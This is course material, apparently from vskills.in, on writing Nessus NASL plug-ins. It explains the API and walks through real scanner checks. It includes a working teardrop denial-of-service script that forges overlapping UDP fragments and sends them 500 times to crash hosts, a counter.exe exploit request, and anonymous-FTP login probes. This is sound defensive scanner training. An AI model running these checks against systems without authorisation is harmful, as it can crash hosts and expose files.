It is possible to convert a set of variables into a string by using the raw_string( ) and string( ) functions. Arguments passed to the raw_string( ) function are interpreted, and a string is eventually returned. If you pass an integer to this function, it will use its ASCII character equivalent. For example, the following returns the string abcd because the ASCII equivalent of the decimal 100 is "d":

```
raw_string("abc",100);
```

The string( ) function, on the other hand, converts given integers into strings, so the following returns the string abc100:

```
string("abc",100);
```

Quite often, a given string will need to be converted to uppercase, and for this purpose, you can use the toupper( ) function. For example:

```
caps_string=toupper('get / http/1.0\r\n');
```

returns the string GET / HTTP/1.0\r\n. Conversely, you can use the tolower() function to convert a string to lower case.

Plug-in Descriptions: This section covers NASL functions that you can use to provide plug-in descriptions to the end user. When Nessus runs a script, the value of the variable description is set to TRUE. When you run a script using the NASL interpreter, description is not defined. Therefore, the functions presented in this section should be defined in an if (description) block. Here is an example:

```
if (description)
{
   script_id(99999);
   script_version ("$Revision: 1.2 $");
   script_name(english:"Checks for /src/passwd.inc");
   desc["english"]="/src/passwd.inc is usually installed by XYZ web
application and contains username and password information in clear text.

Solution: Configure your web-browser to not serve .inc files.

Risk factor: High";

   script_description(english:desc["english"]);
   script_summary(english:"Checks for the existence of /src/passwd.inc");

   script_category(ACT_GATHER_INFO);
   script_copyright(english:"This script is Copyright (c)2004 Nitesh
         Dhanjani");
   script_family(english:"CGI abuses");
```

www.vskills.in

```
    script_require_ports("Services/www",80);

    exit(0);
}
```

The script_id( ) function sets a unique ID for the plug-in. Every plug-in's value must be unique. In this case, we use a high number, 99999, to ensure a distinct value. The script_version( ) function sets the version number of the plug-in. It is a good idea to update this number to reflect the latest version of the plug-in. The script_description() function sets the description of the plug-in. The Nessus client shows this description when the user queries a plug-in. Similarly, the script_summary() function produces a summary description of the plug-in. The script_category() function sets the plug-in's category as required by Nessus. (See the Section 1.11.3 earlier in this chapter for more information on applicable plug-in categories.) The script_copyright() function sets author copyright information.

Nessus categorizes plug-ins into different families to help sort the vulnerability-check plug-ins. In our example, we set it to CGI abuses to indicate an abuse of a CGI-based web application. See http://cgi.nessus.org/plugins/dump.php3?viewby=family to view a list of already-available plug-ins that have been categorized by family.

Nessus can optimize scans if you select the appropriate checkbox in the "Scan options" tab of the GUI client. When this option is enabled, Nessus scans for vulnerabilities related to the applications running on the open ports of the target host. We use the script_require_ports() function to set the port related to the vulnerability, which in our case is set to www, for HTTP traffic. Another function, namely script_require_udp_ports( ), is also available, and you can use it to set applicable lists of UDP ports that need to be open for the script to be executed by Nessus.

You can use additional description functions when writing Nessus plug-ins. Take a look at the "NASL2 Reference Manual" available at http://nessus.org/documentation/ for an exhaustive list.

The functions described so far set various description values for the plug-in. Click the appropriate plug-in name from the list of plug-ins displayed in the Plugins tab of the Nessus client to view them.

Knowledge Base: Quite often, plug-ins need to communicate with each other and with the Nessus engine. The two functions presented here allow for plug-ins to define items in a shared memory space that is referred to as the Knowledge Base .

The set_kb_item( ) function expects two parameters as input: name and value. For example:

```
set_kb_item(name:"SSL-Enabled",value:TRUE);
```

The get_kb_item( ) function expects one parameter as input: name. For example:

```
value = get_kb_item(name:"SSL-Enabled");
```

If set_kb_item( ) is called repeatedly with the same name, a list is created in the Knowledge Base memory. Note that if get_kb_item( ) is called to retrieve such a list, the plug-in process spawns a new child process for every item that is retrieved. The get_kb_item( ) function will return a single value to each spawned plug-in process. In this way, each plug-in process can deal with each element of the list in parallel. This behavior is by design and might change in the future.

It is not possible to call get_kb_item( ) to retrieve an item set by set_kb_item( ) in the same plug-in process. This is because NASL forks a new process to set the item in the Knowledge Base. This behavior is by design and might change in the future. Plug-in authors should not be affected by this because if a plug-in sets a particular item in the Knowledge Base, it is assumed that the plug-in is already aware of the particular item.

You can use the get_kb_list( ) function to retrieve multiple entries from the Knowledge Base. For example:

```
tcp_ports = get_kb_list(" Ports/tcp/*");
```

Reporting Functions: Once a specific vulnerability is found, a plug-in needs to report it to the Nessus engine. The security_note( ) function reports a miscellaneous issue to the user. For example, the popserver_detect.nasl plug-in calls security_note( ) if it detects that the remote server is running a POP3 server:

```
security_note(port:port, data:report);
```

The data parameter accepts a string that will be displayed to the user viewing the Nessus report after scanning is complete. In this case, the string is stored in the variable report, which contains text that lets the user know a POP3 server has been found on the target host. The function also accepts another parameter, proto, which should be set to tcp or udp. If proto is not specified, tcp is assumed.

The security_warning( ) function is used to indicate a mild security flaw. It accepts the same parameters as security_note( ) . For example, the ftp_anonymous.nasl plug-in invokes security_warning( ) if the target host is running an FTP server with the anonymous account enabled.

The security_hole( ) function is used to indicate a severe security flaw. It also accepts the same parameters as security_note( ). As an example, test-cgi.nasl attempts to exploit a web server that has the test-cgi CGI script installed. The plug-in tests to see if it can exploit the test-cgi web script to view the host's root directory listing. It is obvious that such a vulnerability is a severe security flaw, so the plug-in invokes security_hole( ) to indicate a major flaw.

1.13. Nessus Plug-ins

Now that you understand NASL specifics, this section will help you understand how some of the important NASL plug-ins work. Once you understand how some of the existing plug-ins work, you will be able to refer to them when you need to write your own. The Section 1.13.5 later in this chapter quickly recaps all steps necessary to write and install your own plug-in from scratch.

www.vskills.in

Probing for Anonymous FTP Access: Administrators sometimes forget to harden services that allow remote access. Some of these services come with default usernames and passwords. A Nessus plug-in can detect such vulnerabilities by attempting to log on to the remote service with a default username or password. For example, the ftp_anonymous.nasl plug-in connects to an FTP server to check if anonymous access is allowed:

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
#
# See the Nessus Scripts License for details
#

if(description)
{
 script_id(10079);
 script_version ("$Revision: 1.2 $");
 script_cve_id("CAN-1999-0497");
 script_name(english:"Anonymous FTP enabled");

 script_description(english:"
This FTP service allows anonymous logins. If you do not want to share data
with anyone you do not know, then you should deactivate the anonymous account,
since it can only cause troubles.

Risk factor : Low");

 script_summary(english:"Checks if the remote ftp server accepts anonymous logins");

 script_category(ACT_GATHER_INFO);
 script_family(english:"FTP");
 script_copyright(english:"This script is Copyright (C) 1999 Renaud Deraison");
 script_dependencie("find_service.nes", "logins.nasl", "smtp_settings.nasl");
script_require_ports("Services/ftp", 21);
 exit(0);
}

#
# The script code starts here :
#

include("ftp_func.inc");

port = get_kb_item("Services/ftp");
if(!port)port = 21;

state = get_port_state(port);
```

```
if(!state)exit(0);
soc = open_sock_tcp(port);
if(soc)
{
 domain = get_kb_item("Settings/third_party_domain");
 r = ftp_log_in(socket:soc, user:"anonymous", pass:string("nessus@", domain));
 if(r)
 {
  port2 = ftp_get_pasv_port(socket:soc);
  if(port2)
  {
   soc2 = open_sock_tcp(port2, transport:get_port_transport(port));
   if (soc2)
   {
    send(socket:soc, data:'LIST /\r\n');
    listing = ftp_recv_listing(socket:soc2);
    close(soc2);
    }
  }

  data = "
This FTP service allows anonymous logins. If you do not want to share data
with anyone you do not know, then you should deactivate the anonymous account,
since it may only cause troubles.

";

  if(strlen(listing))
  {
   data += "The content of the remote FTP root is :

" + listing;
  }

 data += "

Risk factor : Low";

  security_warning(port:port, data:data);
  set_kb_item(name:"ftp/anonymous", value:TRUE);
  user_password = get_kb_item("ftp/password");
  if(!user_password)
  {
   set_kb_item(name:"ftp/login", value:"anonymous");
   set_kb_item(name:"ftp/password", value:string("nessus@", domain));
  }
 }
```

```
 close(soc);
}
```

For more information on the description functions used in the preceding code, see the Section 1.12.2 earlier in this chapter. The plug-in tests whether the remote host is running an FTP service by querying the Knowledge Base for Services/ftp. A plug-in that might have executed previously can set the value of Services/ftp to a port number where the FTP service was found. If the get_kb_item( ) function does not return a value, 21 is assumed.

The get_port_state( ) function returns FALSE if the given port is closed, in which case the plug-in exits by calling exit(0). Otherwise, a TCP connection is established using the open_sock_tcp() function. The variable domain is set to a string returned by querying the Knowledge Base for the item Settings/third_party_domain, which is set to example.com by default. See the smtp_settings.nasl plug-in for details.

The ftp_log_in( ) function is used to log in to the remote FTP server on the target host. The function accepts three parameters: the username (user), password (pass), and port number (socket). It returns TRUE if it is able to successfully authenticate to the remote FTP sever, and FALSE otherwise. The username that is passed to ftp_log_in( ) in this case is anonymous because the plug-in tests for anonymous access. The password that is sent will be the string nessus@example.com. If ftp_log_in() returns TRUE, the plug-in invokes the ftp_get_pasv_port() function, which sends a PASV command to the FTP server. This causes the FTP server to return a port number to be used to establish a "passive" FTP session. This port number is returned by ftp_get_pasv_port() , and is stored in the variable port2. The open_sock_tcp() function is used to establish a TCP connection with the target host on the port number specified by port2. Next, a LIST string is printed to the socket descriptor (soc2) using the send( ) function. The FTP server then returns a listing of the current directory, which is stored in the listing string variable by invoking the ftp_recv_listing( ) function.

The plug-in calls security_warning( ) to indicate a security warning to the Nessus user. See the "Reporting Functions" section later in this chapter for more details on reporting functions. The ftp/anonymous item is set to TRUE in the Knowledge Base to indicate that the remote host is running an FTP server that allows anonymous access. This is useful in case another plug-in needs to know this information. The plug-in also checks for the ftp/password item, and if this is not set, the plug-in sets the value of ftp/login and ftp/password to anonymous and nessus@example.com, respectively.

Using Packet Forgery to Perform a Teardrop Attack

NASL provides an API for constructing network packets to probe for specific vulnerabilities that require unique network packets to be forged. In this section, we will look at the teardrop.nasl plug-in which uses a packet-forging API provided by NASL to perform a "teardrop" attack against the target host. To launch a teardrop attack, two types of UDP packets are sent repeatedly to the host. The first UDP packet contains the IP_MF (More Fragments) flag in its IP header, which signifies that the packet has been broken into other fragments that will arrive independently. The IP offset of the first UDP packet is set to 0, and the length field of the IP header is set to 56. The second packet does not have the IP_MF flag set in its IP header, and it contains an offset of 20. The second UDP packet's IP length is set to 23. Note that these packets are erroneous because the

second UDP packet overlaps with the first, but it's smaller in size than the first packet. Hosts susceptible to this attack are known to crash while attempting to realign fragmented packets of unequal length.be found at http://www.insecure.org/sploits/linux.fragmentation.teardrop.html.

```
#
# This script was written by Renaud Deraison <deraison@cvs.nessus.org>
#
# See the Nessus Scripts License for details
#

if(description)
{
 script_id(10279);
 script_version ("$Revision: 1.2 $");
 script_bugtraq_id(124);
 script_cve_id("CAN-1999-0015");

 name["english"] = "Teardrop";
 name["francais"] = "Teardrop";
 script_name(english:name["english"], francais:name["francais"]);

 desc["english"] = "It was possible
to make the remote server crash
using the 'teardrop' attack.

An attacker may use this flaw to
shut down this server, thus
preventing your network from
working properly.

Solution : contact your operating
system vendor for a patch.

Risk factor : High";

 desc["francais"] = "Il s'est avéré
possible de faire planter la
machine distante en utilisant
l'attaque 'teardrop'.

Un pirate peut utiliser cette
attaque pour empecher votre
réseau de fonctionner normallement.

Solution : contactez le vendeur
de votre OS pour un patch.
```

```
Facteur de risque : Elevé";

 script_description(english:desc["english"], francais:desc["francais"]);

 summary["english"] = "Crashes the remote host using the 'teardrop' attack";
 summary["francais"] = "Plante le serveur distant en utilisant l'attaque 'teardrop'";
 script_summary(english:summary["english"], francais:summary["francais"]);

 script_category(ACT_KILL_HOST);


 script_copyright(english:"This script is Copyright (C) 1999 Renaud Deraison",
              francais:"Ce script est Copyright (C) 1999 Renaud Deraison");
 family["english"] = "Denial of Service";
 family["francais"] = "Déni de service";
 script_family(english:family["english"], francais:family["francais"]);


 exit(0);
}
#
# The script code starts here
#

# Our constants
IPH   = 20;
UDPH  = 8;
PADDING = 0x1c;
MAGIC = 0x3;
IP_ID = 242;
sport = 123;
dport = 137;

LEN = IPH + UDPH + PADDING;

src = this_host( );
ip = forge_ip_packet(ip_v : 4,
                     ip_hl : 5,
                     ip_tos : 0,
                     ip_id  : IP_ID,
                     ip_len : LEN,
                     ip_off : IP_MF,
                     ip_p   : IPPROTO_UDP,
                     ip_src : src,
                     ip_ttl : 0x40);

# Forge the first UDP packet
```

```
LEN = UDPH + PADDING;
udp1 = forge_udp_packet(ip : ip,
                    uh_sport : sport, uh_dport : dport,
                    uh_ulen : LEN);

# Change some tweaks in the IP packet

LEN = IPH + MAGIC + 1;
ip = set_ip_elements(ip: ip, ip_len : LEN, ip_off : MAGIC);

# and forge the second UDP packet
LEN = UDPH + PADDING;
udp2 =  forge_udp_packet(ip : ip,
                    uh_sport : sport, uh_dport : dport,
                    uh_ulen : LEN);


# Send our UDP packets 500 times

start_denial( );
send_packet(udp1,udp2, pcap_active:FALSE) x 500;
alive = end_denial( );

if(!alive){
            set_kb_item(name:"Host/dead", value:TRUE);
            security_hole(0);
            }
```

More information about teardrop vulnerability can be found at http://www.insecure.org/sploits/linux.fragmentation.teardrop.html.
See the Section 1.12.2 earlier in this chapter for more information about the description functions used in the preceding code.

The plug-in invokes the forge_ip_packet( ) function to construct the IP packet that will encapsulate the UDP packet. It accepts the following parameters:

Data: The actual data or payload to place in the IP packet.
ip_hl: The IP header length. If this parameter is not specified, a default value of 5 is used.
ip_id: The IP packet ID. If this parameter is not specified, a random value is used.
ip_len: The IP packet length. If this parameter is not specified, the length of data plus 20 is used.
ip_off: The fragment offset. If this parameter is not specified, a value of 0 is used.
ip_p: The IP protocol to use. You canuse the following protocol values:

IPPROTO_ICMP: This variable specifies the Internet Control Message Protocol (ICMP).
IPPROTO_IGMP: This variable specifies the Internet Group Management Protocol (IGMP).
IPPROTO_IP: This variable specifies the Internet Protocol (IP).
IPPROTO_TCP: This variable specifies the Transmission Control Protocol (TCP).
IPPROTO_UDP: This variable specifies the User Datagram Protocol (UDP).

ip_src: The source IP address. This parameter should be specified as a string—for example, 192.168.1.1.
ip_tos: The type of service to use. If this parameter is not specified, a value of 0 is used.
ip_ttl: Time to live. If this parameter is not specified, a value of 64 is used.
ip_v: The IP version. If this parameter is not specified, a value of 4 is used.

For more information on the IP protocol data structure, see RFC 791, located at http://www.faqs.org/rfcs/rfc791.html.

The forge_udp_packet( ) function is used to construct the udp1 and udp2 UDP packets that will be sent to the target host. The forge_udp_packet( ) function accepts the following parameters:

Data: The actual data or payload to place in the packet.
Ip: The IP datagram structure that is returned after calling forge_ip_packet( ).
uh_dport: The destination port number.
uh_sport: The source port number.
uh_ulen: The data length. If this parameter is not specified, Nessus will compute it.

For more information about the UDP protocol data structure, see RFC 768, available at http://www.faqs.org/rfcs/rfc768.html.

Before udp2 is constructed, set_ip_elements( ) is called to tweak a few IP options in the IP packet contained in ip. The IP offset value is changed to 20, as specified by the MAGIC variable. The set_ip_elements() function accepts the same parameters as forge_ip_packet( ), in addition to the parameter ip which should hold the existing IP packet.

After udp1 and udp2 are constructed, the start_denial( ) function is called. This function initializes some internal data structures for end_denial() . NASL requires that start_denial( ) be called before end_denial( ) is invoked. The plug-in sends the UDP packets 500 times by invoking send_packet() as follows:

```
send_packet(udp1,udp2, pcap_active:FALSE) x 500;
```

After the packets are sent, end_denial( ) is called to test whether the target host is still alive and responding to network packets. If end_denial( ) returns FALSE, the target host can be assumed to have crashed, and the plug-in invokes security_hole( ) to alert the Nessus user of the teardrop vulnerability.

Scanning for CGI Vulnerabilities

Web-based CGI scripts often fail to filter malicious input from external programs or users, and are therefore susceptible to input validation attacks. One such vulnerability was found in a CGI script known as counter.exe . The script did not perform proper input validation on its parameters, enabling remote users to access arbitrary files from the host running the web server. The counter.nasl plug-in was written to check for this vulnerability, and its source code is as follows:

```
#
# This script was written by John Lampe...j_lampe@bellsouth.net
```

```
#
# See the Nessus Scripts License for details
#

if(description)
{
 script_id(11725);
 script_version ("$Revision: 1.2 $");
 script_cve_id("CAN-1999-1030");
 script_bugtraq_id(267);

 name["english"] = "counter.exe vulnerability";
 name["francais"] = "Counter.exe vulnerability";
 script_name(english:name["english"], francais:name["francais"]);

 desc["english"] = "
The CGI 'counter.exe' exists on this webserver.
Some versions of this file are vulnerable to remote exploit.
An attacker may make use of this file to gain access to
confidential data or escalate their privileges on the Web
server.

Solution : remove it from the cgi-bin or scripts directory.

More info can be found at: http://www.securityfocus.com/bid/267

Risk factor : Serious";

 script_description(english:desc["english"]);
 summary["english"] = "Checks for the counter.exe file";
 script_summary(english:summary["english"]);
 script_category(ACT_MIXED_ATTACK); # mixed
 script_copyright(english:"This script is Copyright (C) 2003 John Lampe",
               francais:"Ce script est Copyright (C) 2003 John Lampe");
 family["english"] = "CGI abuses";
 family["francais"] = "Abus de CGI";
 script_family(english:family["english"], francais:family["francais"]);
 script_dependencie("find_service.nes", "no404.nasl");
 script_require_ports("Services/www", 80);
 exit(0);
}

#
# The script code starts here
#

include("http_func.inc");
```

www.vskills.in

```
include("http_keepalive.inc");

port = get_kb_item("Services/www");
if(!port) port = 80;
if(!get_port_state(port))exit(0);

directory = "";

foreach dir (cgi_dirs( ))
{
  if(is_cgi_installed_ka(item:string(dir, "/counter.exe"), port:port))
  {
    if (safe_checks( ) == 0)
    {
      req = string("GET ", dir, "/counter.exe?%0A", "\r\n\r\n");
      soc = open_sock_tcp(port);
      if (soc)
      {
        send (socket:soc, data:req);
        r = http_recv(socket:soc);
        close(soc);
      }
      else exit(0);

      soc2 = open_sock_tcp(port);
      if (!soc2) security_hole(port);
      send (socket:soc2, data:req);
      r = http_recv(socket:soc2);
      if (!r) security_hole(port);
      if (egrep (pattern:".*Access Violation.*", string:r) ) security_hole(port);
    }
    else
    {
      mymsg = string("The file counter.exe seems to be present on the server\n");
      mymsg = mymsg + string("As safe_checks were enabled, this may be a false positive\n");
      security_hole(port:port, data:mymsg);
    }
      }
}
```

The plug-in calls appropriate functions to provide users with appropriate information about itself, as described in Section 1.12.2 earlier in this chapter. The plug-in tests to see if the remote host is running an HTTP server by querying the Knowledge Base for Services/www . A plug-in that might have executed previously can set the value of Services/www to a port number where an HTTP server was found. If the get_kb_item( ) function does not return a value, 80 is assumed.

The get_port_state( ) function returns FALSE if the given port is closed, in which case the plug-in exits by calling exit(0). Otherwise, cgi_dirs( ) is invoked within a foreach block to iterate through known directories where CGI scripts are commonly known to exist (for example: /scripts and /cgi-bin). For each directory returned by cgi_dirs( ), the plug-in checks for the existence of counter.exe by invoking is_cgi_installed_ka() . The is_cgi_installed_ka() function connects to the web server and requests the given file, returning TRUE if it is found and FALSE otherwise. The counter.nasl plug-in calls safe_checks() to check if the user has enabled the "Safe checks" option. If the user has enabled this option, the plug-in returns by calling security_hole( ) to indicate that the vulnerable CGI has been found. If the user has not enabled the "Safe checks" option, safe_checks( ) returns FALSE, and the plug-in proceeds to send requests such as the following to the web server:

```
GET /cgi-bin/counter.exe?%0A
```

The %0A character is in hexadecimal form, and is equivalent to the linefeed character. Upon a response from the web server, the plug-in checks to see if the response contains the string Access Violation, which indicates the CGI is vulnerable. If this is the case, counter.nasl will invoke security_hole( ) to report the issue. Following is the plug-in code responsible for this:

```
if (egrep (pattern:".*Access Violation.*", string:r) ) security_hole(port);
```

Probing for VNC Servers

Virtual Network Computing (VNC) software allows you to remotely control another host via the network. For example, if you are running the server component of VNC on a Windows XP machine, you can access the desktop of the machine remotely from a Linux host running a VNC client. For more information about VNC, visit http://www.realvnc.com/.

The VNC server runs on port 5901 by default. If port 5901 is not available, the server attempts to bind to the next consecutive port, and so on. When the client connects to the VNC server, the server will first output a banner string beginning with RFB. To test this, use the telnet client to connect directly to the TCP port being used by the VNC server:\

```
[bash]$ telnet 192.168.1.1 5901
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
RFB 003.007
```

The vnc.nasl plug-in aims to detect VNC servers on the remote host:

```
#
# This script was written by Patrick Naubert
# This is version 2.0 of this script.
#
# Modified by Georges Dagousset <georges.dagousset@alert4web.com> :
#       - warning with the version
#       - detection of other version
#       - default port for single test
#
```

```
# See the Nessus Scripts License for details
#

if(description)
{
 script_id(10342);
 script_version ("$Revision: 1.2 $");
# script_cve_id("CVE-MAP-NOMATCH");
 name["english"] = "Check for VNC";
 name["francais"] = "Check for VNC";
 script_name(english:name["english"], francais:name["francais"]);

 desc["english"] = "
The remote server is running VNC.
VNC permits a console to be displayed remotely.

Solution: Disable VNC access from the network by
using a firewall, or stop VNC service if not needed.

Risk factor : Medium";



 desc["francais"] = "
Le serveur distant fait tourner VNC.
VNC permet d'acceder la console a distance.

Solution: Protégez l'accès à VNC grace à un firewall,
ou arretez le service VNC si il n'est pas desire.

Facteur de risque : Moyen";
 script_description(english:desc["english"], francais:desc["francais"]);
 summary["english"] = "Checks for VNC";
 summary["francais"] = "Vérifie la présence de VNC";
 script_summary(english:summary["english"],
francais:summary["francais"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2000 Patrick Naubert",
              francais:"Ce script est Copyright (C) 2000 Patrick Naubert");
 family["english"] = "Backdoors";
 family["francais"] = "Backdoors";
 script_family(english:family["english"], francais:family["francais"]);
 script_dependencie("find_service.nes");
 script_require_ports("Services/vnc", 5900, 5901, 5902);
 exit(0);
```

```
}

#
# The script code starts here
#
#
function probe(port)
{
 if(get_port_state(port))
 {
  soc = open_sock_tcp(port);
  if(soc)
  {
   r = recv(socket:soc, length:1024);
   version = egrep(pattern:"^RFB 00[0-9]\.00[0-9]$",string:r);
   if(version)
   {
      security_warning(port);
      security_warning(port:port, data:string("Version of VNC Protocol is: ",version));
   }
   close(soc);
  }
 }
}

port = get_kb_item("Services/vnc");
if(port)probe(port:port);
else
{
 for (port=5900; port <= 5902; port = port+1) {
  probe(port:port);
 }
}
```

As usual, the plug-in calls appropriate functions to provide users with appropriate information about itself. The description functions are described in the Section 1.12.2 section earlier in this chapter. The plug-in tests to see if the remote host is running a VNC server by querying the Knowledge Base for Services/vnc. A plug-in that might have executed before can set the value of Services/vnc to a port number where a VNC server was found. If the get_kb_item( ) function does not return a value, a for loop iterates through ports 5900, 5901, and 5902. For every port, the function probe( ) is called. The probe() function invokes get_port_state( ). This get_port_state() function returns FALSE if the given port is closed, in which case the plug-in exits by calling exit(0). Otherwise, open_sock_tcp( ) is used to connect to the given port number. The open_sock_tcp( ) takes in one required parameter, the port number (port). Optional parameters to this function are timeout and transport. You can use the timeout parameter to set a TCP timeout value, and you can use the transport parameter to set an applicable Nessus transport as defined in Section 1.11.4. If the given port number is closed, open_sock_tcp( ) returns FALSE, in which case the probe( )

function simply returns. If the target port is open, open_sock_tcp( ) returns TRUE. The recv( ) function is used to receive data from the TCP port. Using the egrep() function, the data is then checked to see if it corresponds with the VNC banner. If a match is found, the plug-in assumes a VNC server is listening on the remote port and calls security_warning( ) to notify the Nessus user.

Installing Your Own Plug-in

The previous topics addressed the NASL API, and you have seen how to use NASL to write scripts to check for specific vulnerabilities. This section shows you how to write a simple plug-in from scratch, and how to install the plug-in.

For the purposes of this exercise, let's assume the plug-in aims to discover the following vulnerability: a home-grown web application is known to serve a file, /src/passwd.inc , when the web browser requests it via a URL such as http://host/src/passwd.inc. Let's also assume the passwd.inc file contains usernames and passwords. To check for our vulnerability, we simply need to call is_cgi_installed() to test for the presence of /src/passwd.inc. Here is the appropriate NASL script to do so:

```
if (description)
{
  script_id(99999);
  script_version ("$Revision: 1.2 $");
  script_name(english:"Checks for /src/passwd.inc");
  desc["english"]="/src/passwd.inc is usually installed by XYZ web
application and contains username and password information in clear text.

Solution: Configure your web browser to not serve .inc files.

Risk factor: High";

  script_description(english:desc["english"]);
  script_summary(english:"Checks for the existence of /src/passwd.inc");

  script_category(ACT_GATHER_INFO);
  script_copyright(english:"This script is Copyright (c)2004 Nitesh
     Dhanjani");
  script_family(english:"CGI abuses");
  script_require_ports("Services/www",80);

  exit(0);
}

include ("http_func.inc");

port=get_http_port(default:80);

if(is_cgi_installed(item:"/src/passwd.inc",port:port))
     security_hole(port);
```

For more information about the description functions used in the preceding code, see the Section 1.12.2 earlier in this chapter.

To install the script, place the code in a file called homegrownwebapp.nasl. Make sure this file is located in the /usr/local/lib/nessus/plugins/ directory of the host running the Nessus server. After you start the Nessus server and connect to it via the Nessus client, go to the Plugins tab and click the Filter tab. Check the "ID number" box and enter 99999 in the Pattern box, as shown in Figure 1-6.



Figure 1-6. Searching for plug-ins

Because our plug-in calls script_id() with 99999 as the parameter, the "Filter plugins..." window returns information about our plug-in. When you click the OK button, you should see "CGI abuses" listed under the "Plugin selection" listbox. Select "CGI abuses" by clicking it, and you should see the text "Checks for /src/passwd.inc" displayed in the listbox below it. Click it, and you should see a description of the plug-in, as shown in Figure 1-7.

Figure 1-7. Plug-in details

To make sure the plug-in works, you need a web server that services the file /src/passwd.inc. If you have an Apache web server running on a host, create a file called src/passwd.inc within its web root directory. Now, enter the IP address of the host running the web server in the "Target selection" tab and click "Start the scan." If all goes well, you should see a Nessus report, as shown in Figure 1-8.



Figure 1-8. Nessus report with output from our plug-in

The "http" port indicates a security hole due to the presence of /src/passwd.inc. That is all there is to writing, installing, and using your own plug-in in Nessus!

www.vskills.in